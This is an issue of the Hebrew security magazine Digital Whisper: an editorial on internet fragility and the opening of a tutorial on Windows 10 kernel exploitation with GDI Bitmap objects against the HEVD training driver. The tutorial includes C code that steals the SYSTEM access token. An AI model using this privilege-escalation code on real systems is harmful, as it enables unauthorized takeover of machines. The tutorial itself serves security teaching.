Digital Whisper

גליון 91, פברואר 2018

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	יובל עטיה, Burek, עמרי משגב, דור דנקנר (Ddorda) ועוז אבנשטיין

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-91 של DigitalWhisper.

לפני קצת יותר מחודש חבר הפנה אותי לטקסט שפורסם תחת הכותרת: "Internet Chemotherapy". אשמח לשים את עניין שאלת אמינותו של הכותב (או הכותבת) לרגע בצד, ולהתייחס לנקודה מעניינת שהועלתה באותו המסמך. נקודה שיצא לי לחשוב עליה לא מעט בעבר.

לתחושתי, אנו סומכים יותר מדי על רשת האינטרנט, ובכלליות, רמת החוסן והביטחון שאנו נוטים לייחס לרב התשתיות הדיגיטליות והפיזיות שעליהן חלק נרחב מחיי היום יום מתבססים, ככל הנראה אינה עולה בקנה מידה אחד עם המציאות בשטח.

"YOU SHOULD WAKE UP TO THE FACT THAT THE INTERNET IS ONLY ONE OR TWO SERIOUS IOT EXPLOITS AWAY FROM BEING SEVERELY DISRUPTED".

דוגמאות לבוטנטים, תולעים וחולשות שפורסמו בשנים האחרונות מוכיחות לנו כי האינטרנט לא יציב כמו שרב משתמשיו מניחים. זה נכון שרמת האבטחה עולה עם השנים, והאפקט של אירועים כגון Code Red, Conficker, SQL Slammer או Nimda על תשתיות האינטרנט היום יהיה כמעט מזערי אל מול כמות הנזק, ההרס והבלגן שאותם האירועים יצרו לפני מעט יותר מעשור.

אך מצד שני, יש מספר גורמים שאסור לשכוח. אתן שלוש דוגמאות:

הגורם הראשון שלא הרבה חושבים עליו, הוא שגם היום בשנת 2018 הרבה מאוד מהרכיבים שמחזיקים בכתובות IP הנגישות מכל מקום באינטרנט, מריצים לא מעט קטעי קוד וספריות שנכתבו לפני הרבה מאוד זמן. המושג "IoT" הוא מושג שאולי התחלנו לשמוע עליו רק בשנים האחרונות, אך בלא מעט מקרים, רוב הקוד שהרכיבים הללו מריצים נכתב הרבה לפני כן. דוגמא מעולה לכך היא החולשה CVE-2014-9222 (המוכרת גם כ-"Misfortune Cookie"), שפורסמה ב-2015 והייתה אפקטיבית על יותר מ-13 מליון נתבים, אשר ניצלה קוד שפורסם עוד בשנת 2002, ויש סבירות שהוא נכתב או משתמש בקטעי קוד ישנים אף יותר.

הגורם השני שחשוב לזכור הוא שלא רק רמת ההגנה עולה, אלא גם רמתם ומקצועיותם של חוקרי החולשות עולה. כפועל יוצא מכך גם כלי הפיתוח והמחקר משתפרים, ומכך גם חוזקן של החולשות עצמן גובר עם השנים. כיום טכנולוגיות המחקר מאפשרות לממש חולשות עבור מתקפות שבעבר לא היה ניתן לדמיין, אם בעקבות איכות החוקרים ואם בעקבות יכולות העיבוד. הקרנל של לינוקס מתחדש בלא מעט יכולות הקשחה, וחברות מרכזיות כמו מיקרוסופט מצליחות לייצר מנגנונים מתקדמים שבהחלט משפרים את רמת האבטחה, אך בדיוק החודש היינו עדים למתקפות סופר רלוונטיות שמוכיחות לנו שעם כל הכבוד - הצד התוקף עדיין מסוגל להשאר צעד או שניים לפני הצד המגן.

הגורם השלישי הוא מגמה מעניינת שאפשר לראות בנפיצותן של ספריות קוד. אם בעבר קשה היה לאתר ספריית קוד אחת דומיננטית, היום הרבה מהמפתחים מעדיפים להשתמש בספריה כזו על פני אחרת על פי גודל קהל המפתחים הנוכחי של כל ספריה, כך שבכל תחום ניתן למצוא לא יותר מ-2 או 3 ספריות שאם נמצאה בהן חולשה, נתח רב משוק המערכות בתחום יהיו פגיעות. בין אם מדובר בספרייה קריפטוגרפית, ספרייה לדחיסה או לחישוב מבוזר - בסבירות גבוהה, כל מוצר חדש שמתפרסם היום בשוק ישתמש בספריה מוכרת כזו או אחרת ("למה לפתח בעצמי אם מישהו כבר עשה את זה טוב?").

קניתם מצלמת אינטרנט חדשה? נתב חדש? טלוויזיה חדשה? בסבירות גבוהה הן ישתפו פיסות קוד. ומה יקרה אם תמצא חולשה באותה פיסת קוד? כנראה שניתן יהיה לנצל אותה בצורה רחבה על לא מעט מהרכיבים הנ"ל. אירועי עבר, כמו שחרור התולעת Code Red מלמדים אותנו שכאשר נמצאת חולשה בקטע קוד מספיק נפוץ - האינטרנט יהיה כמעט חסר אונים. בשנים האחרונות יש נהירה עצומה לכיוון אחסון אצל אחת משלושת חברות הענן המובילות, מה יקרה אם מישהו בעל כוונות זדוניות ימצא חולשת Authentication bypass במנגנון ההזדהות של Google Cloud? אני לא בטוח שניתן יהיה לצפות איפה או איך זה יגמר...

וכמובן, יש עוד לא מעט נקודות שחשוב לשים עליהן את הדעת, אך כששמים את הנקודות הנ"ל על השולחן, קשה שלא להתפלא שהאינטרנט בכלל מחזיק מעמד.

אז איך באמת אין שם בלאגן שלם בחוץ? אני לא בטוח שמי שיש לו את התשובות ירצה לספק אותן, אך אם תשאלו אותי - המצב הוא כך רק מפני שלאף אחד היום אין אינטרס לשנות אותו, וברגע שיהיה אינטרס (לדוגמא - מלחמה בין שתי מעצמות) אנחנו נבין בדיוק מה פספסנו. ואז נשאל את עצמנו "איך היינו כאלה עיוורים..."

ובנימה קצת אחרת, ברצוננו להגיד תודה רבה לכל אותם החברים שישבו החודש וכתבו לנו מאמרים ובזכותם אנו מגישים לכם את הגליון הזה. אז: תודה רבה ל**יובל עטיה**, תודה רבה ל-**Burek**, תודה רבה ל**עמרי משגב**, תודה רבה ל**דור דנקנר (Ddorda)** ותודה רבה ל**עוז אבנשטיין**.

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

דבר העורכים	2
תוכן עניינים	4
Kernel Exploitation Using Gdi Objects	5
DIY - בניית שלט WiFi למצלמה Xiaomi-Yi	62
Process Doppelgänging	72
Meltdown & Spectre	85
מנגנוני אימות דוא"ל	95
דברי סיכום	106

Kernel Exploitation Using GDI Objects

מאת יובל עטיה

הקדמה

במאמרי "Kernel Exploitation & Elevation of Privileges on Windows 7", אשר פורסם בגיליון הקודם של Digital Whisper, סקרתי שיטות ניצול רבות לסוגים שונים של חולשות הנמצאות ב-HEVD - HackSysExtremeVulnerableDriver, דרייבר שפותח על ידי HacksysTeam למטרות לימוד.

במהלך המאמר, התמקדנו בניצול החולשות על מכונות Windows 7 בארכיטקטורת 32-bit, אך Windows 7 הוא כבר מערכת הפעלה ישנה. Windows 8 יצא ב-2012, לפני יותר מ-5 שנים! כמו כן, ארכיטקטורת 32-bit נחשבת "מיושנת" ויותר ויותר משתמשים עוברים ל-64-bit.

אקספלויטציה ב-64 ביט היא קשה יותר: מרחב הזיכרון משמעותית יותר גדול, כתובות הזיכרון הן QWORDs (8 בתים) ולא DWORDs (4 בתים), כמעט ובלתי אפשרי להשתמש ב-SEH לניצול חולשות, ואלו רק כמה דוגמות לשינויים אשר מקשים על ניצול חולשות ב-64 ביט.

כמו כן, גם אקספלויטצית קרנל לאחר Windows 7 היא קשה יותר: הגנות כמו SMEP מונעות מאתנו להריץ קוד שנמצא בדפי זיכרון ששייכים ל-user-space, וכך גורמות לכל החולשות שלנו שהסתמכו על הרצת קוד שמוגדר במרחב הכתובות של המשתמש עם context של Kernel-Mode "להישבר", אי-אפשר למפות את העמוד הראשון של הזיכרון (כבר לא ניתן יותר לנצל Null-Pointer Dereferences), קונספט חדש בשם Integrity Levels מקשה מאוד על הדלפת כתובות מעניינות מה-Kernel-Space ועל ביצוע קריאות API שונות (למען ההוגנות, נציין ש-Integrity Levels קיימים ב-Windows כבר מ-Windows Vista), רכיבים שהיוו בעבר יעד אטרקטיבי לניצול חולשות להסלמת הרשאות כבר לא רצים ב--Kernel Mode, ו-Microsoft נוקטים בצעדים אקטיביים הרבה יותר להגנה מפני שיטות ניצול ובאינטנסיביות גדולה משמעותית מבעבר, כפי שנראה בהמשך המאמר.

מהפסקה הקודמת עולה מסקנה אחת ברורה: בעולם מערכות ההפעלה המודרניות של Microsoft (Windows 8+), נצטרך לבנות ארגז כלים חדש ולפתח שיטות חדשות על מנת לנצל חולשות ברכיבים שרצים ב-Kernel-Mode לצורך הסלמת הרשאות. אין צורך להמציא את הגלגל - חוקרי אבטחה הציגו שיטות רבות לאקספלויטצית קרנל ב-Windows 8+. במאמר זה, נתמקד באחת השיטות הבולטות: ניצול חולשות קרנל באמצעות אובייקטי GDI.

לאורך המאמר, אציג את ההתפתחות של השיטה לניצול קרנל באמצעות אובייקטי GDI, כאשר נתמקד ב-Windows 10 בארכיטקטורת 32-ביט בגרסות שונות, החל מ-Threshold 2 (TH2, גרסה 1511, ידועה גם בתור November Update) שיצאה בנובמבר 2015, ועד Redstone 3 (RS3, גרסה 1709, ידועה גם בתור

(Fall Creators Update), שיצאה באוקטובר 2017 והיא הגרסה העדכנית ביותר של ווינדוס 10, נכון לזמן כתיבת המאמר.

הדרייבר שנתקוף יהיה HEVD.sys, כפי שהיה במאמר הקודם. על מנת שנוכל להתמקד בשיטות הניצול וההתפתחות שלהן, נשתמש רק ב-IOCTL שמאפשר לנו כתיבה שרירותית (Arbitrary Overwrite, Write-What-Where/WWW), ונראה כיצד ניתן לנצל את פרימיטיב (primitive) הכתיבה השרירותית לצורך הסלמת הרשאות.

המאמר הנוכחי מתבסס על המאמר שפורסם בגיליון הקודם של המגזין, ולכן **מומלץ מאוד** לקרוא אותו לפני מאמר זה, אלא אם כן לקורא יש ניסיון עבר ב-Kernel Debugging & Exploitation בגרסות ישנות יותר של מערכת ההפעלה.

בסוף המאמר ניתן למצוא קישור ממנו ניתן להוריד את קוד המקור המלא של כל האקספלויטים שנפתח במהלכו.

קשיים

לפני שנתחיל, עלינו להבין את הבעיות החדשות איתן אנו מתמודדים בניצול חולשות ב- Windows 10x64 bit. בסעיף זה, נסקור אותן.

SMEP ועקיפתה

SMEP או **S**upervisor **M**ode **E**xecution **P**rotection הינה הגנה שמטרתה למנוע הרצת קוד שממופה למרחב הכתובות של המשתמש ב-context של Kernel-Mode. מטרת ההגנה היא להקשות על ניצול חולשות בקרנל, ואכן הגנה זו "הורגת" את כל האקספלויטים שהוצגו במאמר הקודם. לא נוכל להשתמש באף שיטה שהצגנו במאמר הקודם, ובה ה-shellcode שלנו מוגדר ב-user-land ואנו כותבים אותו לכתובת מסוימת (בין אם כתובת חזרה או כתובת callback מסוים) שתתבצע אליו קפיצה ב--Kernel Mode, וכך נוכל לגנוב Access Token ולהעניק לתהליך שלנו הרשאות SYSTEM. כלומר, כל ה-shellcode שלנו כבר לא שמיש, ועלינו למצוא דרך חדשה לנצל את החולשות שנמצא לצורך הסלמת הרשאות.

ישנם מספר פתרונות, ביניהם ROP, אך הפתרון הפשוט ביותר (לטעמי) הוא שימוש בפרימיטיבים של קריאה/כתיבה (read/write primitives). המונח "פרימיטיב" במדעי המחשב משמש לתיאור "אבן בניה" בסיסית שניתן להשתמש בה על מנת לבנות רכיבים מסובכים יותר. בהקשר שלנו, המונח פרימיטיב כתיבה/קריאה מתאר מצב בו אנו יכולים לכתוב מידע שרירותי בגרנולריות מסוימת, לכתובת שרירותית (או לקרוא מידע מכתובת שרירותית). לצורך הדיון, נניח בשלב זה שיש לנו פרימיטיב קריאה/כתיבה מ/ל מרחב הכתובות הקרנלי. בהמשך נראה כיצד ניתן להשיג פרימיטיבים כאלו בעזרת אובייקטי GDI. כמו כן, נניח שאנו יודעים לאיזה כתובת טעון ntoskrnl (ה-Kernel Image).

על מנת להבין את הפתרון, נסקור שוב את הלוגיקה שעומדת מאחורי ה-shellcode שהשתמשנו בו במאמר הקודם:

1. מצאנו את ה-_EPROCESS שמייצג את התהליך שלנו בעזרת ה-_KPCR (**K**ernel **P**rocessor **C**ontrol **R**egion).
2. חיפשנו את תהליך ה-System (PID 4) בעזרת חיפוש ב-_EPROCESS.ActiveProcessLinks של התהליך שלנו.
3. קראנו את הכתובת של ה-Token של System. (_EPROCESS.Token)
4. טיפלנו ב-ref-count וכתבנו את ה-Token לכתובת בה יושב המצביע ל-Token של התהליך שלנו. בעזרת הפעולה הזו, השגנו הרשאות System עבור התהליך.

ברור שהיינו יכולים גם למצוא את שני התהליכים בצורה הפוכה: להתחיל מ-System, ובעזרת ה-ActiveProcessLinks שלו למצוא את התהליך שלנו. לא עשינו זאת משום שאין דרך לגיטימית לעשות זאת מה-User-Mode, ולא היה צורך שנעשה את זה כי יכולנו להסתמך על כך שהקוד שלנו ירוץ ב--Kernel Mode, כך שנהיה נגישים ל-KPCR. מכיוון שאנו כבר לא יכולים להסתמך על כך, ננסה להבין כיצד הפרימיטיבים שלנו יכולים לאפשר לקוד שרץ ב-User-Mode לבצע את אותן פעולות.

למרבה נוחיותנו, ב-Kernel Image מוגדר גלובלי בשם PsInitialSystemProcess, והוא מצביע ל-_EPROCESS המגדיר את System. נוכיח זאת בעזרת WinDbg:

```
kd> dt nt!_EPROCESS poi(nt!PsInitialSystemProcess) ImageFileName UniqueProcessId
   +0x2e8 UniqueProcessId : 0x00000000`00000004 Void
   +0x450 ImageFileName   : [15]  "System"
```

כפי שניתן לראות, ה-ImageFileName הוא System וה-PID הוא 4.

על סמך ההנחה שהכתובת אליה טעון ntoskrnl ידועה לנו, נוכל בקלות למצוא את הכתובת של PsInitialSystemProcess, באופן דומה לאופן שבו השגנו את הכתובת של ה-HalDispatchTable לקראת סוף המאמר הקודם. אם ניעזר גם בפרימיטיב הקריאה שלנו, נוכל בקלות לקרוא את הכתובת של המצביע ל-_EPROCESS שמייצג את System, בעזרת הפונקציה הבאה:

```
unsigned long long PsInitialSystemProcess() {
    unsigned long long systemProcessAddress;
    unsigned long long kernelNtos = getNtoskrnlBase();
    void* userNtos = LoadLibraryA("ntoskrnl.exe");
    systemProcessAddress = kernelNtos +
        ((unsigned long long)GetProcAddress((HMODULE)userNtos, "PsInitialSystemProcess") - (unsigned long long)userNtos);

    return readQword(systemProcessAddress);
}
```

כאשר getNtosKrnlBase היא פונקציה המחזירה את הכתובת אליה טעון ntoskrnl.exe, ו-readQword היא הפונקציה המנצלת את פרימיטיב הקריאה שלנו.

לאחר מכן, נוכל להיעזר ב-_EPROCESS של System על מנת למצוא את ה-EPROCESS של התהליך שלנו, על ידי השוואת הערך של UniqueProcessId עבור כל תהליך שנמצא ב-ActiveProcessLinks עם ה-PID של התהליך שלנו. את ה-PID של התהליך שלנו ניתן למצוא בעזרת הפונקציה GetCurrentProcessId. ברגע שנמצא התאמה, נוכל להפסיק לחפש ולכתוב את ה-Token של System על גבי ה-Token של התהליך שלנו. הקוד הבא מבצע זאת:

```
void elevatePrivileges() {
    unsigned long long systemProcess;
    unsigned long long currentProcess;
    void* systemToken;
    unsigned long pid;

    unsigned long long tokenOffset = offsetof(_EPROCESS, Token);
    unsigned long long activeProcessLinksOffset = offsetof(_EPROCESS, ActiveProcessLinks);
    unsigned long long pidOffset = offsetof(_EPROCESS, UniqueProcessId);

    unsigned long currentPid = GetCurrentProcessId();
    systemProcess = PsInitialSystemProcess();
    systemToken = (void*)readQword(systemProcess + tokenOffset);

    currentProcess = systemProcess;
    do {
        currentProcess = readQword(currentProcess + activeProcessLinksOffset) - activeProcessLinksOffset;
        pid = readQword(currentProcess + pidOffset);
    } while (pid != currentPid);

    writeQword(currentProcess + tokenOffset, &systemToken);
}
```

כאשר PsInitialSystemProcess היא הפונקציה שהצגנו קודם, ו-read/writeQword הן פונקציות המנצלות אל פרימיטיב הקריאה/כתיבה שלנו. לאחר שיהיו בידינו הפרימיטיבים, נוכל לקרוא לפונקציה elevatePrivileges על מנת להסלים את הרשאות התהליך שלנו.

SMEP/SMAP (SMAP היא הגנה משלימה המונעת גישה ב-Kernel-Mode לכתובות שנמצאות ב-userland לצורך כתיבה/קריאה) לא יגנו מפני השיטה שהצגנו כעת, וה-"shellcode" שלנו הוא User-Mode-י לחלוטין (כמובן ש-readQword/writeQword/GetCurrentProcessId יובילו לקריאות מערכת, אבל הפעולות הינן תקינות לחלוטין ו-SMEP לא תמנע אותן).

לאורך המאמר, ניעזר בשיטה זו על מנת לבצע את ההסלמה עצמה.

Windows Integrity

Windows Integrity הוא רכיב במנגנון האבטחה של Windows שנועד לאפשר הענקת הרשאות שונות לתהליכים שרצים תחת אותו משתמש. המטרה של הרכיב היא להקשות על ניצול פרצות אבטחה בתהליכים שמועדים לפריצות. לכל תהליך במערכת משויך Integrity Level, אשר מייצג את רמת ה-Integrity של התהליך ועל סמך מידע זה מונע ממנו פעולות. ה-Integrity Level של רוב התהליכים שנפתחים על ידי המשתמש הוא Medium. ה-Integrity Level הגבוה ביותר הוא System, ואחריו High (מוענק בדרך כלל לתהליכים שנפתחו בהקשר של Administrator), Medium, Low ו-Untrusted. קיים Integrity Level נוסף - AppContainer - המשמש ל-sandboxing של תהליכים, אך לא ייחס לו חשיבות מיוחדת במאמר זה.


ה-Integrity Level של התהליך משמש כשכבה נוספת במודל ההרשאות שלו, מעבר למשתמש עצמו אליו משויך התהליך, ומקשה על ניצול פרצות אבטחה. לא נתעמק בכל ההשלכות של ריצה ב-Integrity Level נמוך, אך נסתפק בלציין ש-Integrity Level נמוך מקשה על התוקף לנצל חולשות קרנליות, וכך מקשה על הסלמת ההרשאות ועל הבריחה מה-Sandbox. ניזכר באופן שבו ניצלנו את ה-Arbitrary Overwrite במאמר הקודם: נעזרנו ב-NtQuerySystemInformation על מנת לגלות לאיזה כתובת טעון ה-Kernel Image, וכך ידענו מה לדרוס, אך ב-Integrity Level נמוך, NtQuerySystemInformation לא היה מחזיר לנו כתובות קרנליות.

במאמר זה, נניח שהתהליך שלנו רץ בהתחלה ב-Integrity Level של Low, על מנת לדמות את התרחיש הריאלי שבו הסלמת הרשאות מתרחשת לאחר ניצול חולשת RCE בתהליך פגיע, כדוגמת דפדפן, שמראש מערכת ההפעלה מפעילה אותו עם Integrity Level נמוך על מנת להקשות על ניצולו למטרות זדוניות. לכן יהיה עלינו למצוא דרך חדשה להדליף את הכתובת אליה טעון ntoskrnl, כפי שנראה בהמשך.

לצורך המאמר, נדמה את הסביבה בעלת Integrity Level נמוך בצורה הבאה: נעתיק את cmd.exe מ-System32 לתוך התיקייה ממנה נעבוד, ולאחר מכן נריץ את הפקודה:

```
icacls cmd.exe /setintegritylevel Low
```

על מנת לוודא שהפקודה עבדה, נפתח שני תהליכי cmd: אחד בעזרת Run (שיפתח את cmd.exe שנמצא ב-System32), ואחד בעזרת פתיחת הקובץ שנמצא בתיקייה שלנו (שאת ה-Integrity Level שלו שינינו ל-Low בעזרת icacls). נבחן את ה-Integrity Level של כל אחד מהתהליכים בעזרת procexp. התהליך המסומן הוא ה-cmd.exe שנמצא בתיקייה שלנו, והתהליך שמתחתיו נפתח בעזרת Run:



KASLR


KASLR או **K**ernel **A**ddress **S**pace **L**ayout **R**andomization הוא ASLR ברמת ה-Kernel-Space. בעבר, ניתן היה לחזות את הכתובות אליהם יטענו מבנים ורכיבים חשובים בקרנל, אך החל מ-Windows 8 מומש ASLR גם ברמת הקרנל, מה שמונע מאתנו לנצל את הכתובות הללו לטובתנו. עקיפת KASLR היא זהה לעקיפת ASLR, ומתבססת על דליפת מידע (Info Leak/Information Disclosure), על רנדומיזציה חלשה או על ניצול כתובות קבועות. במאמר, אנו ננצל Info Leak לצורך מעקף ASLR (בפועל, ה-ASLR יהיה שקוף לנו, וזאת מכיוון שה-Info Leak הכרחי על מנת לגלות את הכתובות של האובייקטים הרלוונטיים לנו, וגם אם לא היה ASLR לא היינו יכולים לנחש את הכתובות).

GDI

ב-Windows, ה-**GDI** (או: **G**raphics **D**evice **I**nterface) הוא API ורכיב מערכתי אשר מאפשר ייצוג וניהול של אובייקטים גרפיים ושליחתם לרכיבים כמו המסך או המדפסת. הרכיב ה-User-Mode-י של ה-GDI ממומש ב-gdi32.dll, והרכיב הקרנלי שלו ממומש ב-win32k.sys. ה-GDI אחראי על מספר פעולות, בהם ציור קווים, עקומות, רינדור פונטים וניהול לוחות צבעים (Palettes). ממשק גרפי נוסף שקיים ב-Windows ונמצא בשימוש נרחב מאוד הוא DirectX. כאשר יוצרים אובייקט GDI חדש, האובייקט עצמו נוצר ב-Kernel-Space והמשתמש מקבל אליו Handle.

GDI מהווה רכיב ליבה ב-Windows, וקיים עוד מימיו הראשונים, ושודרג לאורך השנים. עם יציאת Windows XP, הוצא +GDI, שנכתבה ב-++C ומרחיבה את GDI עם עצמים נוספים, והיא כולה Object-Oriented. +GDI נמצא בשימוש גם ב-NET. על ידי מרחב השמות System.Drawing.

הדיאגרמה הבאה מציגה את הקשר בין ה-APIs הגרפיים השונים שקיימים ב-Windows:



הסיבה שאנו מתעניינים ב-GDI היא משום שהאובייקטים, כאמור, נמצאים ב-Kernel-Space. כפי שנראה בקרוב, אנו יכולים לשלוט על הגודל של חלק מהאובייקטים הללו, וכן לקרוא/לכתוב לתוכם באופן שרירותי, מה שהופך אותם ליעד מושלם להפיכה לפרימיטבים של קריאה/כתיבה.

אובייקטי Bitmap

אובייקטי Bitmap הם הסוג הראשון של אובייקטי GDI שנעסוק בהם במאמר, ומבחינה היסטורית הם הראשונים ששימשו לניצול חולשות קרנל. הסיבה לכך היא ה-API הפשוט ונוח שלהם, והשליטה הרחבה שהוא נותן לנו על כל מה שחשוב לנו בתור תוקפים: אנו שולטים בגודל ההקצאה של האובייקט, ניתן בקלות לגרום לשחרור ההקצאה (וכך לבצע Pool Grooming), וניתן לרשום ולקרוא שרירותית לתוך ומתוך הביטים של ה-Bitmap.

MSDN מגדיר Bitmap כ"אובייקט גרפי המשמש ליצירת, תפעול ואחסון תמונות כקבצים על הדיסק", לא התיאור הכי מפורט בעולם, ועדיין לא הבנו איך ה-Bitmap עובד ואיך הוא מייצג את התמונות, אבל זה לא מעניין אותנו לצורך ניצול האובייקטים. נסקור בקצרה את פונקציות ה-API הרלוונטיות עבורנו לניצול Bitmap.

יצירת Bitmap חדש נעשית באמצעות CreateBitmap. להלן החתימה שלה:

```
HBITMAP CreateBitmap(
  _In_       int  nWidth,
  _In_       int  nHeight,
  _In_       UINT cPlanes,
  _In_       UINT cBitsPerPel,
  _In_ const VOID *lpvBits
);
```

ה-Bitmap עצמו מוקצה ב-Paged Session Pool, והתג של ה-Bitmap הוא Gh?5 או Gla5. גודל ההקצאה הוא המכפלה של nWidth, nHeight ו-cBitsPerPel, ועוד גודל המבנה המייצג את האובייקט. המבנה המייצג את האובייקט הוא _SURFACE, בו נתעמק בהמשך. lpvBits הוא המצביע למידע שלנו, שיאותחל בתור המידע שה-Bitmap מכיל (מועתק כמו שהוא ל-Kernel-Space!). הפונקציה מחזירה Handle לאובייקט ה-Bitmap שיצרנו.

מחיקת Bitmap ושחרור ההקצאה נעשה באמצעות קריאה ל-DeleteObject, פונקציה פשוטה שמקבלת Handle לאובייקט GDI ומשחררת אותו:

```
BOOL DeleteObject(
  _In_ HGDIOBJ hObject
);
```

שליטה במידע של ה-Bitmap נעשה באמצעות הפונקציות SetBitmapBits ו-GetBitampBits. הפונקציה SetBitmapBits מקבלת Handle לאובייקט, מצביע ל-Buffer שמכיל את המידע שנרצה לכתוב, ומספר המציין את אורך המידע:

```
LONG SetBitmapBits(
  _In_       HBITMAP hbmp,
  _In_       DWORD   cBytes,
  _In_ const VOID    *lpBits
);
```

הפונקציה GetBitmapBits מקבלת Handle לאובייקט, מספר המציין את מספר הבתים שנרצה להעתיק מה-Bitmap ל-Buffer, ומצביע ל-Buffer אליו ייכתב המידע:

```
LONG GetBitmapBits(
  _In_  HBITMAP hbmp,
  _In_  LONG    cbBuffer,
  _Out_ LPVOID  lpvBits
);
```

זוג הפונקציות הללו חשובות לנו מאוד, מכיוון שהן בעצם מאפשרות לנו לקרוא ולכתוב מידע באורך שרירותי ל-Kernel-Space. בהמשך נראה כיצד ננצל אותן על מנת ליצור את הפרימיטיבים שלנו, אך קודם עלינו לצלול ל-Kernel-Space ולהבין כיצד מיוצגים אובייקטי Bitmap בקרנל.

Bitmap Internals

כאמור, אובייקטי Bitmap מיוצגים בעזרת המבנה _SURFACE. המבנה _SURFACE הוא מבנה לא מתועד, אך ניתן לבחון את ההגדרה שלו ב-ReactOS (פרויקט Open-Source שמטרתו להיות מעיין גרסה Open-Source-ית של Windows, ניתן למצוא תיאור טוב של הפרויקט בויקיפדיה)

המבנה _SURFOBJ מוגדר ב-Winddi.h. נבחן אותו (ההגדרה היא ההגדרה עבור Windows 7x64):

```
/* GDI surface object */
typedef struct _SURFACE
{
    BASEOBJECT  BaseObject;

    SURFOBJ     SurfObj;
    //XDCOBJ *   pdcoAA;
    FLONG       flags;
    struct _PALETTE  * const ppal; // Use SURFACE_vSetPalette to assign a palette
    //UINT       unk_050;

    union
    {
        HANDLE  hSecureUMPD;  // if UMPD_SURFACE set
        HANDLE  hMirrorParent;// if MIRROR_SURFACE set
        HANDLE  hDDSurface;   // if DIRECTDRAW_SURFACE set
    };

    SIZEL       sizlDim;      /* For SetBitmapDimension(), do NOT use
                               to get width/height of bitmap, use
                               bitmap.bmWidth/bitmap.bmHeight for
                               that */

    HDC         hdc;          // Doc in "Undocumented Windows", page 546, seems to be supported with XP.
    ULONG       cRef;
    HPALETTE    hpalHint;

    /* For device-independent bitmaps: */
    HANDLE      hDIBSection;
    HANDLE      hSecure;
    DWORD       dwOffset;
    //UINT       unk_078;

  /* reactos specific */
    DWORD biClrImportant;
} SURFACE, *PSURFACE;
```

אנו מתעניינים רק בשדה SurfObj, שהוא שדה שהמבנה שלו מוגדר ב-_SURFOBJ. המבנה _SURFOBJ מוגדר ב-Winddi.h. נבחן אותו:

```
typedef struct _SURFOBJ
{
    DHSURF  dhsurf;
    HSURF   hsurf;
    DHPDEV  dhpdev;
    HDEV    hdev;
    SIZEL   sizlBitmap;
    ULONG   cjBits;
    _Field_size_bytes_(cjBits) PVOID   pvBits;
    PVOID   pvScan0;
    LONG    lDelta;
    ULONG   iUniq;
    ULONG   iBitmapFormat;
    USHORT  iType;
    USHORT  fjBitmap;
} SURFOBJ;
```

רוב המבנה לא מעניין אותנו, פרט לשני שדות: pvScan0 ו-sizlBitmap. כמו כן, נציין שהגודל של המבנה BASEOBJECT הוא 0x18 במערכות 64 ביט.

השדה pvScan0 הוא שדה המצביע לתחילת המידע ששמרנו ב-Bitmap, והוא נמצא בהיסט של 0x38 בתים מתחילת המבנה _SURFOBJ. לעיתים המצביע ימצא גם (או רק) בשדה pvBits (0x30 בתים מתחילת המבנה). המידע ההתחלתי ש-pvScan0 מצביע אליו הוא העותק הקרנלי של המידע שהעברנו ל-CreateBitmap על הארגומנט lpvBits, וכל עוד האובייקט קיים השדה ישמש לגישה למידע של ה-Bitmap.

